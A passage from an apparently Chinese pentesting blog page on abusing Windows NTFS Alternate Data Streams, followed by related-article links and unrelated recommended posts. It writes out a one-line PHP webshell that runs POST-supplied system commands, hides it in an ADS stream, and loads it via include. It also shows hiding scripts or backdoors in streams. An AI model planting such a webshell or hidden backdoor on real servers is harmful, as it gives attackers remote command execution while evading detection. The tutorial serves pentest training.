
如果是C盘盘符路径这种,就需要用二进制编辑器去编辑。
2、写webshell和动态脚本后门以及后门
2.1、写webshell
echo "<?php @system($_POST["cmd"]); ?>"   >   1.txt:1.php

<?php

    include("1.txt:1.php");

?>
2.2 写脚本和后门
type xxx.xxx > 1.txt:1.xxx
2.3、运行vbs脚本
cscript xxx.vbs
Windows-NTFS-ADS在渗透测试中的利用的更多相关文章
- 详述MySQL服务在渗透测试中的利用
本文作者:i春秋签约作家——Binghe 致力于书写ichunqiu社区历史上最长篇最细致最真实的技术复现文章. 文章目录: MySQL之UDF提权 MySQL之MOF提权 MySQL之常规写启动项提 ...
- 详述MSSQL服务在渗透测试中的利用(上篇)
前言: 致力于复现最实用的漏洞利用过程. 本文将带领大家学习以下内容: 学习使用`xp_cmdshell`扩展存储过程 学习调用`wscript.shell` 学习MSSQL写文件 学习沙盘模式提权 ...
- 详述MSSQL服务在渗透测试中的利用 (下篇)
part3 MSSQL写文件 步骤1 sp_makewebtask写文件 因为是`SA`权限,如果目标服务器是web服务器,我们也不用去备份了,可以直接写个一句话木马进去到web目录. 在不知道web ...
- (vshadow)Volume Shadow在渗透测试中的利用
本文根据嘶吼学习总结出文中几种方式Vshadow包含在window SDK中,由微软签名. Vshadow包括执行脚本和调用支持卷影快照管理的命令的功能,这些功能可能会被滥用于特权级的防御规避,权限持 ...
- Windows渗透测试中wmi的利用
0x01 关于WMI WMI可以描述为一组管理Windows系统的方法和功能.我们可以把它当作API来与Windows系统进行相互交流.WMI在渗透测试中的价值在于它不需要下载和安装, 因为WMI是W ...
- 反向代理在Web渗透测试中的运用
在一次Web渗透测试中,目标是M国的一个Win+Apache+PHP+MYSQL的网站,独立服务器,对外仅开80端口,网站前端的业务系统比较简单,经过几天的测试也没有找到漏洞,甚至连XSS都没有发现, ...
- python多线程在渗透测试中的应用
难易程度:★★★ 阅读点:python;web安全; 文章作者:xiaoye 文章来源:i春秋 关键字:网络渗透技术 前言 python是门简单易学的语言,强大的第三方库让我们在编程中事半功倍,今天, ...
- 渗透测试中的bypass技巧
0x00 前言 许多朋友在渗透测试中因为遇到WAF而束手无策,本人应邀,与godkiller一同写下此文,希望能够对许多朋友的问题有所帮助. 此系列一共分为五篇文章,分别如下: 一.架构层绕过WAF ...
- WMI在渗透测试中的重要性
0x01 什么是wmi WMI可以描述为一组管理Windows系统的方法和功能.我们可以把它当作API来与Windows系统进行相互交流.WMI在渗透测试中的价值在于它不需要下载和安装, 因为WMI是 ...
随机推荐
- Juno Puppet Opertaors Meetup小结
今年五月刚结束的Juno OpenStack Summit是半年一度的Openstack盛会,抛去那些迷花渐欲乱人眼的商业活动,我们来看一看本届summit puppet-openstack社区有哪些 ...
- Ubuntu18.04的网络管理netplan和防火墙ufw
Netplan Ubuntu18.04使用的网络管理是netplan, 配置文件在/etc/netplan/下 刚安装完成的配置是这样的 刚安装完成的配置是这样的 network: ethernets ...
- Atitit.pagging 翻页功能解决方案专题 与 目录大纲 v3 r44.docx
Atitit.pagging 翻页功能解决方案专题 与 目录大纲 v3 r44.docx 1.1. 翻页的重要意义1 1.2. Dep废弃文档 paip.js翻页分页pageing组件.txt1 ...
- 基于AC有限状态机的多模匹配算法
参考链接:http://www.cnblogs.com/zzqcn/p/3525636.html 感谢原文作者. 花了两天半时间实现并测试了算法. 按照上文的思路实现了一遍,可能是原文中有些地方描述的 ...
- 关于Unity中NGUI的Tab商城、Scrollview和打字机效果的实现
Tab商城实例 UIToggle 和 UIToggledObjects+ Box Collider(实现商城功能必备) 1.创建两个个UI Sprite,Sprite1和Sprite2 2.给Spri ...
- MYSQL + MHA +keepalive + VIP安装配置(三)--keepalived安装配置
一.概述 keepalived介绍:Keepalived的作用是检测web服务器的状态,如果有一台web服务器死机,或工作出现故障,Keepalived将检测到,并将有故障的web 服务器从系统中剔除 ...
- Swift 中函数使用指南
关于Swift中的各种函数的使用的总结 前言 时间久了,好多东西我们就会慢慢忘记,在这里总结一下Swift中函数的使用原则,把大部分的函数使用技巧用代码示例来做了演示,但是如果想提高,还是要多多思考才 ...
- 《深入理解Java虚拟机》读书笔记:垃圾收集器与内存分配策略
请移步至:http://zhanjindong.info/2014/05/18/java-gc/
- windows server 2008 R2 计划任务备份系统
实验环境拓扑图: 实验效果: Windows Server Backup 可以设置备份计划,但只能按日进行备份,不能设置按周或月进行备份.所以,需要使用到 windows Server 2008 R2 ...
- Eclipse使用心得与技巧
一. 常用快捷键(熟练使用快捷键可以充分提高编程效率,吐血整理...) 1,Alt + ↑上方向键:向上移动选中的代码,你可以把一行或者一段代码直接上移几行 2,Alt + ↓下方向键:向下移动选中的 ...